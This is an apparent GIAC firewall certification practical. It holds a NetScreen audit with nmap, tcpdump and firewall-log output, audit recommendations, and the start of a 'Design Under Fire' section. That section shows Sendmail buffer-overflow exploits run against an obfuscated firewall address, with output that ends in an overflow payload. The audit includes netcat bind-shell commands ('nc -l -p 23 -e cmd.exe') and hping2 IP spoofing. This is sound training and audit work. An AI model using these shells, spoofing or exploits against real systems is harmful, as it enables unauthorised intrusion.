CMD: nmap -sS -P0 -n -p 25 -T 4 192.168.102.18
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on  (192.168.102.18):
Port       State       Service
25/tcp     filtered    smtp
Nmap run completed -- 1 IP address (1 host up) scanned in 7
seconds

CMD: nmap -sS -P0 -n -p 53 -n -T 4 192.168.102.18
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on  (192.168.102.18):
```

```
Port       State       Service
53/tcp     filtered    domain
Nmap run completed -- 1 IP address (1 host up) scanned in 6
seconds

CMD: nmap -sU -P0 -n -p 53 -n -T 4 192.168.102.18
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on  (192.168.102.18):
Port       State       Service
53/udp     filtered    domain
Nmap run completed -- 1 IP address (1 host up) scanned in 7
seconds
```

The scans show that these services are classified as filtered, so the firewall is not revealing to nmap whether or not the port is open. We then executed a telnet command from the DMZ zone to each of the ports to make sure that these services were truly available. The results were successful, as the telnet session was able to connect to the respective ports and return a command line prompt from the trust end.

TCPDump output revealed the following for DNS. The output from the TCP scan seemed interesting that a '.' appeared in place of the SYN indicator, but it still provided the ACK. The flag on the next packet showed 'FP' where the F stands for no more data, finish the connection, and P stands for push data. The final packet completes the ACK. More research is required for this, as although the configuration of the firewall has been verified, the output from TCPDump is questionable.

```
11:23:06.515621 10.10.220.66.51339 > 192.168.102.18.53: S
[tcp sum ok] 1847931242:1847931242(0) win 3072 <wscale
10,nop,mss 265,timestamp 1061109567 0,eol> (ttl 58, id
40743)
11:23:06.515719 10.10.220.66.51340 > 192.168.102.18.53: .
[tcp sum ok] ack 0 win 3072 <wscale 10,nop,mss
265,timestamp 1061109567 0,eol> (ttl 58, id 26326)
11:23:06.515806 10.10.220.66.51341 > 192.168.102.18.53: FP
[tcp sum ok] 1847931242:1847931242(0) win 3072 urg 0
<wscale 10,nop,mss 265,timestamp 1061109567 0,eol> (ttl 58,
id 43972)
11:23:06.517109 192.168.102.18.53 > 10.10.220.66.51339: R
[tcp sum ok] 0:0(0) ack 1847931243 win 0 (ttl 127, id
41948)
```

The firewall logs show the port scan attempts on the DMZ servers:

```
2003-07-10 11:23:26  system   alert  00016   Port Scan
Attempt has been detected!, From 10.10.220.66/51338 to
192.168.102.18/2064, using protocol TCP (on zone
DMZ,interface ethernet2) occurred 1 times

2003-07-10 11:23:26  system   alert  00016   Port Scan
Attempt has been detected!, From 10.10.220.68/51339 to
```

```
192.168.102.18/53, using protocol TCP (on zone
DMZ,interface ethernet2) occurred 1 times
```

Trust to DMZ

We used the same setup of laptops as the Figure 3-5. This time, DNS and SMTP from the trust zone will need to pass traffic to the respective DMZ servers.

- Netcat was executed on the DMZ audit laptop to listen on ports 25, and then for port 53. The telnet command was executed from the trusted laptop to the specific ports; the telnet connections were successful to both ports.

- We then initiated nmap port scans to the ports:

```
CMD: nmap -sS -P0 –u -T 4 10.10.220.68
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on  (10.10.220.68):
(The 1599 ports scanned but not shown below are in state:
filtered)
Port       State       Service
25/tcp     open        smtp
Nmap run completed -- 1 IP address (1 host up) scanned in
293 seconds

CMD: nmap -sS -P0 -T 4 10.10.220.66
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on  (10.10.220.66):
Port       State       Service
53/tcp     open        domain
Nmap run completed -- 1 IP address (1 host up) scanned in 5
seconds
```

TCPDump output verified the findings in nmap:

```
11:21:51.447704 192.168.102.18.42726 > 10.10.220.66.53: S
[tcp sum ok] 215499187:215499187(0) win 4096 (ttl 55, id
25473)
11:21:51.448574 10.10.220.66.53 > 192.168.102.18.42726: S
[tcp sum ok] 610586147:610586147(0) ack 215499188 win 64676
<mss 1406> (DF) (ttl 127, id 57036)
11:21:51.448671 192.168.102.18.42726 > 10.10.220.66.53: R
[tcp sum ok] 215499188:215499188(0) win 0 (DF) (ttl 64, id
35942, bad cksum 14!)
```

The nmap scan also prompted the firewall generate thousands of entries into the event log. The following show the port scan entry where it found the DNS port:

```
2003-07-10 11:22:03 system alert 00016 Port Scan Attempt
has been detected!, From 192.168.102.18/42725 to
```

```
10.10.220.66/244, using protocol TCP (on zone
Trust,interface ethernet1) occurred 1 times
2003-07-10 11:22:03 system alert 00016 Port Scan Attempt
has been detected!, From 192.168.102.18/42725 to
10.10.220.66/53, using protocol TCP (on zone
Trust,interface ethernet1) occurred 1 times
```

Public Web to Private Web

This connection is to verify that the public web server can communicate to the proxy in order to provide the web pages to the customers and suppliers. Figure 3.6 illustrates how we will conduct the audit. One laptop will be configured and connected to the Public Web zone (Interface 4), while the Windows laptop with IIS is connected to the Private Web zone (Interface 5). IIS is configured to listen on 8080 and 8081.




Figure 3-6 Public to Private web audit configuration

- We attempted to connect to the web server via 8080 and 8081 using a web browser and were successful in both attempts; the web page appeared as planned.

  http://192.168.102.98:8080
  https://192.168.102.98:8081

- We then ran nmap SYN TCP and UDP scans on the web server scanning ports 8080 and 8081. The SYN TCP scan was able to find the ports, however the UDP scan did not find any open ports:

```
CMD: nmap -sS -P0 -n -T 4 192.168.102.98
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.102.98):
(The 1599 ports scanned but not shown below are in state:
filtered)
Port       State       Service
8080/tcp   open        http-proxy
8081/tcp   open        blackice-icecap
Nmap run completed -- 1 IP address (1 host up) scanned in
242 seconds
```

Tcpdump was executed at the same time as the nmap scan to sniff the traffic. The sniff session validated the scan for both ports, as they responded to the SYN packet.

```
10:25:14.323052 10.10.220.82.34815 > 192.168.102.98.8080: S [tcp
sum ok] 743362426:743362426(0) win 3072 (ttl 46, id 1502)
10:25:14.323597 192.168.102.98.8080 > 10.10.220.82.34815: S [tcp
sum ok] 1683279293:1683279293(0) ack 743362427 win 16616 <mss
1460> (DF) (ttl 127, id 5210)
10:25:14.323705 10.10.220.82.34815 > 192.168.102.98.8080: R [tcp
sum ok] 743362427:743362427(0) win 0 (DF) (ttl 64, id 11235, bad
cksum 14!)
...
10:24:51.581058 10.10.220.82.34815 > 192.168.102.98.8081: S [tcp
sum ok] 743362426:743362426(0) win 3072 (ttl 46, id 48879)
10:24:51.582322 192.168.102.98.8081 > 10.10.220.82.34815: S [tcp
sum ok] 1677550800:1677550800(0) ack 743362427 win 16616 <mss
1460> (DF) (ttl 127, id 5209)
10:24:51.582428 10.10.220.82.34815 > 192.168.102.98.8081: R [tcp
sum ok] 743362427:743362427(0) win 0 (DF) (ttl 64, id 11444, bad
cksum 14!)
```

The nmap scan also triggered the event logs of the firewall, generating hundreds of entries. This shows an example of the event log entries from the NetScreen:

```
2003-07-11 10:23:01 system alert 00016 Port Scan Attempt
has been detected!, From 10.10.220.82/34815 to
192.168.102.98/1103, using protocol TCP (on zone
Public_Web,interface ethernet4) occurred 1 times
2003-07-11 10:23:00 system alert 00016 Port Scan Attempt
has been detected!, From 10.10.220.82/34815 to
192.168.102.98/179, using protocol TCP (on zone
Public_Web,interface ethernet4) occurred 1 times
```

Private Web to Trust

The rules set up for this connection allow the private web server to access the necessary Oracle databases when needed. Setup for the audit is shown in Figure 3-7.The IIS laptop would be placed in the Private Web zone (Interface 5), and the other laptop will be placed and configured on the trust zone (Interface 1).




Figure 3-7 Private Web to Trust audit configuration

- From the audit laptop in the trust zone, we executed the netcat command on individual command windows to listen on ports 1521 through 1528. We were able to telnet to each port successfully.
- We then conducted nmap scans on those individual ports from the audit laptop on the Private Web zone.

```
CMD: nmap -sS -P0 -n O -T 4 192.168.102.18

Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on  (192.168.102.18):
(The 1592 ports scanned but not shown below are in state:
filtered)
Port       State       Service
1521/tcp   open        oracle
1522/tcp   open        rna-lm
1523/tcp   open        cichild-lm
1524/tcp   open        ingreslock
1525/tcp   open        orasrv
1526/tcp   open        pdap-np
1527/tcp   open        tlisrv
1528/tcp   open        mciautoreg
1529/tcp   open        support
Nmap run completed -- 1 IP address (1 host up) scanned in
279 seconds
```

WinDump output verified the nmap findings.

```
17:32:10.089960 IP (tos 0x0, ttl 55, id 1862, len 40)
192.168.102.98.50192 > 192.168.102.18.1521: S [tcp sum ok]
1033310362:1033310362(0) win 4096
17:32:10.090813 IP (tos 0x0, ttl 127, id 40318, len 44)
192.168.102.18.1521 > 192.168.102.98.50192: S [tcp sum ok]
3775257314:3775257314(0) ack 1033310363 win 16616 <mss
1460> (DF)
17:32:10.090875 IP (tos 0x0, ttl 128, id 6047, len 40)
192.168.102.98.50192 > 192.168.102.18.1521: R [tcp sum ok]
1033310363:1033310363(0) win 0
…
17:33:06.872708 IP (tos 0x0, ttl 55, id 35667, len 40)
192.168.102.98.50192 > 192.168.102.18.1522: S [tcp sum ok]
1033310362:1033310362(0) win 4096
17:33:06.873589 IP (tos 0x0, ttl 127, id 40322, len 44)
192.168.102.18.1522 > 192.168.102.98.50192: S [tcp sum ok]
3789610575:3789610575(0) ack 1033310363 win 16616 <mss
1460> (DF)
17:33:06.873655 IP (tos 0x0, ttl 128, id 6051, len 40)
192.168.102.98.50192 > 192.168.102.18.1522: R [tcp sum ok]
1033310363:1033310363(0) win 0
…
17:32:26.013211 IP (tos 0x0, ttl 55, id 61468, len 40)
192.168.102.98.50192 > 192.168.102.18.1523: S [tcp sum ok]
1033310362:1033310362(0) win 4096
```

```
192.168.102.18.1523 > 192.168.102.98.50192: S [tcp sum ok]
3779277727:3779277727(0) ack 1033310363 win 16616 <mss
1460> (DF)
17:32:26.014155 IP (tos 0x0, ttl 128, id 6048, len 40)
192.168.102.98.50192 > 192.168.102.18.1523: R [tcp sum ok]
1033310363:1033310363(0) win 0
…
17:31:55.368262 IP (tos 0x0, ttl 55, id 59230, len 40)
192.168.102.98.50192 > 192.168.102.18.1528: S [tcp sum ok]
1033310362:1033310362(0) win 4096
17:31:55.369105 IP (tos 0x0, ttl 127, id 40316, len 44)
192.168.102.18.1528 > 192.168.102.98.50192: S [tcp sum ok]
3771543535:3771543535(0) ack 1033310363 win 16616 <mss
1460> (DF)
17:31:55.369166 IP (tos 0x0, ttl 128, id 6046, len 40)
192.168.102.98.50192 > 192.168.102.18.1528: R [tcp sum ok]
1033310363:1033310363(0) win 0
```

As a result of this scan, firewall event logs have been generated. Below are some examples that illustrate this port scan attempt:

```
2003-07-11 17:31:47 system alert 00016 Port Scan Attempt
has been detected!, From 192.168.102.18/50192 to
192.168.102.17/1497, using protocol TCP (on zone
Trust,interface ethernet1) occurred 1 times

2003-07-11 17:31:47 system alert 00016 Port Scan Attempt
has been detected!, From 192.168.102.18/50192 to
192.168.102.17/962, using protocol TCP (on zone
Trust,interface ethernet1) occurred 1 times
```

Untrust to Trust

The rules to this pair of zones are mainly related to point-to-point and client VPN traffic. All other traffic entering the firewall is denied. Table 3-8 illustrates the audit setup. One audit laptop running OpenBSD is configured and placed in the untrust zone (Ethernet 3), while the second audit laptop running Windows is placed in the trust zone (Ethernet1).




Table 3-8 Untrust to Trust audit configuration

Although the rule in the firewall states that any traffic coming from the untrust is denied, it was still verified that it was doing what it states.

- Netcat was executed on the trusted laptop to listen on ports 23 and 80:

```
c:\> nc -l -p 23 -e cmd.exe
c:\> nc -l -p 80 -e cmd.exe
```

- The audit laptop connected to the untrust zone then ran nmap SYN TCP and UDP port scans. The results were as expected; nmap could not connect to the ports open in the trust audit laptop. There were no firewall logs generated from this as well.

- IPSpoof from the untrust laptop was attempted to the trusted laptop:
  - Netcat was executed on the trust laptop (.18) to listen for DNS traffic (TCP port 53).
  - In order to create the spoof, HPing2 was used and configured to use a spoofed IP address (192.168.102.19) to the open DNS port on the trusted laptop. 10 packets were sent:

```
tera# hping -S -c 10 -p 53 -a 192.168.102.19 192.168.192.18

HPING 192.168.102.18 (xl0 192.168.102.18): S set, 40
headers + 0 data bytes

--- 192.168.102.18 hping statistic ---
10 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Results show that there was no response from the trusted laptop. Although the router is configured to deny IP spoofing, it would be a good idea to see the behavior of the firewall device if a spoofed address for some reason or another got past the first line of

defense. The firewall event logs were generated as the spoof was being executed:

```
2003-07-11 17:46:03 system alert 00008 IP spoofing has been
detected!, From 192.168.102.19/2458 to 192.168.102.18/53,
using protocol TCP (on zone Untrust,interface ethernet3)
occurred 1 times
2003-07-11 17:46:03 system alert 00008 IP spoofing has been
detected!, From 192.168.102.19/2457 to 192.168.102.18/53,
using protocol TCP (on zone Untrust,interface Ethernet3)
occurred 1 times
```

Trust to Public Web

The rules that are involved with these two zones allow HTTP access from the trusted end to the GIAC web page, while the IT department has access for configuration and troubleshooting purposes. Figure 3-9 illustrates the laptop placement on the firewall for this audit:




Table 3-9 Trust to Public Web audit configuration

- Then nmap SYN TCP port scan verified that the trust zone was able to connect to the firewall. The UDP scan could not determine what ports were open so the host was skipped:

```
CMD: nmap -sU -P0 -n -T 4 10.10.220.82

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (10.10.220.82):
(The 1599 ports scanned but not shown below are in state:
filtered)
Port       State       Service
80/tcp     open        http
443/tcp    open        https
Nmap run completed -- 1 IP address (1 host up) scanned in
187 seconds

CMD: nmap -sU -P0 -n -T 4 10.10.220.82
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
```

```
Skipping host   (10.10.220.82) due to host timeout

Nmap run completed -- 1 IP address (1 host up) scanned in
302 seconds
```

- NetScreen log files were able to detect the port scan which generated entries in the event log:

```
2003-07-14 11:31:47 system alert 00016 Port Scan Attempt
has been detected!, From 192.168.102.18/34524 to
182.168.102.17/976, using protocol TCP (on zone
Trust,interface ethernet1)
occurred 1 times
2003-07-14 11:31:46 system alert 00016 Port Scan Attempt
has been detected!, From 192.168.102.18/34523 to
192.168102.17/141, using protocol TCP (on zone
Trust,interface ethernet1)
```

Trust to Private Web

The rules that are involved with these two zones allow access from the IT department for configuration and troubleshooting purposes. Figure 3-9 illustrates the laptop placement on the firewall for this audit:




Figure 3-10 Trust to Private Web audit configuration

- We first attempted to access the web server from our Internet Explorer web browser via ports 8080 and 8081 and verify we can access the webpages. Both attempts were successful.
- We then conducted a nmap SYN TCP and SYN UDP Scan to verify the open ports. Ports 8080 and 8081 show up:

```
CMD: nmap -sS -P0 -n -T 4 192.168.102.98
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.102.98):
(The 1591 ports scanned but not shown below are in state:
filtered)
Port       State       Service
8080/tcp   open        http-proxy
8081/tcp   open        blackice-icecap
Nmap run completed -- 1 IP address (1 host up) scanned in
242 seconds
```

Results are as expected, as we were able to connect to the web server from their proxy ports. TCPDump logs validate the nmap findings:

```
11:05:22.692325 192.168.102.18.44481 > 192.168.102.98.8080:
S [tcp sum ok] 3112861230:3112861230(0) win 2048 (ttl 45,
id 61544)
11:05:22.693175 192.168.102.98.8080 > 192.168.102.18.44481:
S [tcp sum ok] 363776646:363776646(0) ack 3112861231 win
64676 <mss 1406> (DF) (ttl 127, id 56845)
11:05:22.693240 192.168.102.18.44481 > 192.168.102.98.8080:
R [tcp sum ok] 3112861231:3112861231(0) win 0 (DF) (ttl 64,
id 51918, bad cksum 14!)
```

The firewall logs were also able to detect the port scan attempt on the web server:

```
2003-07-11 15:38:28 system alert 00016 Port Scan Attempt
has been detected!, From 192.168.102.18/58972 to
192.168.102.98/733, using protocol TCP (on zone
Trust,interface ethernet1) occurred 1 times

2003-07-11 15:38:27 system alert 00016 Port Scan Attempt
has been detected!, From 192.168.102.18/58971 to
192.168.102.98/2307, using protocol TCP (on zone
Trust,interface ethernet1) occurred 1 times
```

Evaluation of Audit/Recommendations

Analysis of GIAC Enterprises firewall, network documentation, and scan and log results show that the configuration and ruleset has been properly designed and can be implemented on the production firewall.

Evaluation of the Audit

- The software (ScreenOS) version of the firewall is up-to-date with what is currently available on the NetScreen website. As of July 2, 2003, there were no critical vulnerabilities that affect this software version.
- The 5 active firewall interfaces have been properly configured. Various methods of management access have been tested and port scanned on the interfaces, and all have passed according to each interface's management options. All management methods are closed on the interfaces except on the Trust interface, where HTTP/HTTPS, SCS and ping are enabled.
- Each policy on the firewall was tested and verified. Policies that were allowed did just that, while policies with services that were denied were not allowed. TCP/WinDump and firewall event logs verified the testing. There were a few issues regarding some of the rules:
    - SMTP being allowed from the trust end to the untrust. Internal employees are not allowed to set up and connect to their home or personal email and utilize the mail relay. This rule goes against the statement made in Assignment 1 relating to access for Internal Employees.

Recommendation: Remove the SMTP service from the 'Internet Services' service group on the firewall. This will not allow employees to connect to their personal mail, and it will comply with the statement made in assignment 1. If SMTP remains, ensure that the Norton personal firewalls on the employee's desktops and laptops are configured to scan mail for viruses.

- The number of ports that are utilized for Oracle database. The range that is configured on the firewall are from 1521 through 1529. Oracle database does not require this whole range. **Recommendation:** Limit the range of open ports for the Oracle custom service object. Oracle listens on ports 1521, 1522, 1525, and 1529.
- **Recommendation:** Enable Screen options on the Private_Web zone. This will be helpful in the event any attacks are occurring on that zone.

Recommendations

To further accommodate any future growth, the auditors have made the following general recommendations to improve the security of the firewall and the perimeter devices.

- Keep up with the security alerts. By joining mailing lists such as SANS' Security Alert Consensus (http://www.sans.org/) or CERT Advisories (https://www.cert.org/), your IT staff will be well informed of any new vulnerabilities and recommended fixes or workarounds.
- One of the features the NetScreen device offers is traffic shaping, which is the allocation of the appropriate amount of network bandwidth to users and applications on an interface. "The appropriate amount of bandwidth is defined as cost-effective carrying capacity at a guaranteed Quality of Service (QoS). Administrators can shape traffic by creating policies and by applying appropriate controls to each class of traffic going through the NetScreen device".[9] This would be beneficial as the company and its business demands grow.
- GIAC may want to consider implementing High Availability (HA) on the NetScreen firewall device as well as on the border router in the event one of the devices goes down for any reason. This will ensure minimal downtime and continued business operations. NetScreen's device can be used as either in failover (active-passive), or have them both active (active-active), sharing the traffic load.
- GIAC should strongly consider establishing failovers or backups to the web server and proxy. This will reduce the time and effort in rebuilding and configuring the servers.
- Integrating a Network Time Protocol (NTP) server on the network would put the time on selected workstations/servers in sync. Having a NTP

[9] *NetScreen Concepts and Examples*, pg. 2-354.

server would give the GIAC IT staff more accurate information in server log files, distributed computing, file time stamping, and security probes.

- A test environment that replicates the production network should be established. Testing workarounds, patches, or even new software, hardware, or policy changes could be tested before they are put into production.

Assignment 4 – Design Under Fire

The network design I used for this assignment was developed by Barry Dowell (GIAC GCFW#0337). His practical can be found on the GIAC website: http://www.giac.org/practical/GCFW/Barry_Dowell_GCFW.pdf. Three types of attacks will be made on the network shown below in Figure 4-1:

- Attack the Firewall
- Denial of Service (DoS) attack
- Compromise the internal network through a perimeter device




Figure 4-1: Design Under Fire – Barry Dowell's GIAC diagram

Before we begin our attack on the network, we must gather the necessary tools we would use to glean information as well as to attack. With OpenBSD, Linux and Windows XP Professional workstations, we have the following installed:

- Nmap – Tool used to port scan.
- Netcat – Network tool that has various uses, hence its monicker, 'the swiss army knife'.
- C compiler (cc and gcc) – Used in the event to compile exploits found through web sites and IRC.
- Web Browser – Used to conduct research on any information, vulnerabilities, or exploits on specific devices.
- Other programs such as telnet, ssh, and ftp.

Attacking the Firewall

The firewall that Mr. Dowell chose for his perimeter network was the Gauntlet 6.0 firewall on Solaris 8. Originally developed by Trusted Information Systems (TIS), it has since been acquired by Secure Computing to align the technology with the company's Sidewinder firewall. Before I can attack this firewall, I must do research on any possible vulnerabilities on the application or on the operating system itself. Since it is a software firewall, the vulnerability can now lie in two places. I can either attack the firewall application, or attack a service or weakness on the Solaris operating system to gain control of the application.

Firewall Setup and Attack

I searched several sites for any information on Gauntlet 6.0 vulnerabilities. After doing a search on the CIAC's website, I found advisory L-140: Gauntlet Firewall CSMAP and smap/smapd Buffer Overflow Vulnerability:

"CSMAP (Computer Science Major Accessibility Program) and smap/smapd daemons are responsible for handling e-mail transactions for inbound and outbound mail. It is possible to exploit this buffer overflow vulnerability to execute shell commands with the same privileges as the owner of the corresponding daemon."[10]

This vulnerability was discovered by Jim Stickley, a San Diego based computer consultant with Garrison Technologies. The exploit he used is not publicly available on the Internet, and came up with nothing after looking through several search engines and exploit sites.

The fact that the vulnerability involves emails both outgoing and incoming, SMTP may be open on the outer interface of the firewall. If this is so, it is very possible to try and exploit SMTP in order to gain access to the firewall. Although administrators are up to speed on patching firewall vulnerabilities, other services on Solaris or any operating system that the firewall is installed on are sometimes

[10] *L-140: Gauntlet Firewall CSMAP and smap/smapd Buffer Overflow Vulnerability,* http://www.ciac.org/ciac/bulletins/l-140.shtml.

overlooked and not patched, so I am hoping that this is so in Mr. Dowell's firewall configuration on Solaris. I invoked an nmap SYN scan on Mr. Dowell's outer firewall interface:

```
tera# nmap –sS –P0 O aaa.bbb.ccc.142

nmap -sS -P0 O aaa.bbb.ccc.142
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (aaa.bbb.ccc.142):
(The 1591 ports scanned but not shown below are in state: closed)
Port       State       Service
25/tcp     open        smtp
111/tcp    filtered    sunrpc
6000/tcp   filtered    X11
8888/tcp   open        sun-answerbook
32771/tcp  filtered    sometimes-rpc5
Remote operating system guess: Solaris 8 early access beta
through actual release
Uptime 13.074 days (since Thu Jun 12 08:10:40 2003)

Nmap run completed -- 1 IP address (1 host up) scanned in 95
seconds
```

Results show that port 25 and other services are open on the firewall! I then verified the availability of SMTP by initiating telnet on that port:

```
tera# telnet aaa.bbb.ccc.142 25
```

The telnet connection was successful. It looks like the Solaris OS is running Sendmail 8.11.6:

```
220 gauntlet.giac.com ESMTP Sendmail 8.11.6+Sun/8.11.6; Wed, 25
Jun
2003 14:40:37 -0700 (PDT)
```

There are several vulnerabilities related to this version of sendmail:

- Bugraq ID: 6991 - Sendmail Header Processing Buffer Overflow Vulnerability (*Published:* March 2, 2003 *Updated*: June 18, 2003)
  "A remotely exploitable vulnerability has been discovered in Sendmail. The vulnerability is due to a buffer overflow condition in the SMTP header-parsing component. Successful attackers may exploit this vulnerability to gain control of affected servers. Versions 5.2 to 8.12.7 are affected. Administrators are advised to upgrade to 8.12.8 or apply patches to prior versions of the 8.12.x tree. It has been reported that this vulnerability may possibly be locally exploitable if the Sendmail binary is setuid/setgid."[11]

[11] *Sendmail Header Processing Buffer Overflow Vulnerability,* http://www.securityfocus.com/bid/6991/discussion/ .

- Bugraq ID: 7230 – Sendmail Address Prescan Memory Corruption Vulnerability (*Published:* March 29,2003 *Updated*: June 18,2003)
  " A vulnerability has been discovered in Sendmail which could be exploited remotely to execute arbitrary code. The flaw is present in the prescan() procedure, one that is used for processing e-mail addresses in SMTP headers. It has been confirmed that this condition may be exploited by remote attackers to execute instructions on target systems. This vulnerability is due to a logic error in the conversion of a char to an integer value. It is eliminated in Sendmail version 8.12.9."[12]

Exploits for these vulnerabilities are available on the SecurityFocus website also. I downloaded the exploits and examined the code. I first examined 'bysin.c', which relates to Bugtraq ID 6991[13]. The code can be found in Appendix C of this practicum. In this code, I noticed that in line 7 that the architecture and start end end pointers are set for Slackware 8.0 with Sendmail 8.11.4 installed:

```
{"Slackware 8.0 with sendmail 8.11.4",138,1,0xbfffbe34}
```

We can still compile and execute the exploit, but there may be a chance that it would not work due to a difference in pointers.

Once compiled, I executed the code:

```
a.out [target ip address] [my ip address] [target number]

Tera# ./a.out aaa.bbb.ccc.142 vvv.xxx.yyy.zzz 0

Sendmail <8.12.8 crackaddr() exploit by bysin
          from the l33tsecurity crew

Resolving address... Address found
Connecting... Connected!
Sending exploit... Bad response: 451 4.0.0 Can't create transcript file
./xfh5RL9U603361: Permission denied
```

The second exploit I tried was a proof of concept exploit 'bysin2.c' related to the Sendmail Address Prescan Memory Corruption Vulnerability. Like the previous exploit, I noticed that the architecture and pointers were set for Slackware 8.0. I thought I would try and compile and try the exploit, thinking that it may not work due to what the exploit was set for. Once compiled and executed, this is what was received:

```
a.out [target ip address] [target number]
```

[12] *Sendmail Address Prescan Memory Corruption Vulnerability,* http://www.securityfocus.com/bid/7230/discussion/ .
[13] *Sendmail Header Processing Buffer Overflow Vulnerability-bysin.c* http://www.securityfocus.com/data/vulnerabilities/exploits/bysin.c .

```
Tera# ./a.out aaa.bbb.ccc.142 0

Sendmail 8.12.8 prescan() exploit by bysin

Resolving address... Address found
Connecting... Connected
Sending exploit...
220 gauntlet.giac.com ESMTP Sendmail 8.11.6+Sun/8.11.6; Fri, 27 Jun
2003 14:12:01 -0700 (PDT)

HELO yahoo.com

250 gauntlet.giac.com Hello [aaa.bbb.ccc.142], pleased to meet you

MAIL FROM: <a@yahoo.com>

250 2.1.0 <a@yahoo.com>... Sender ok

RCPT TO:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
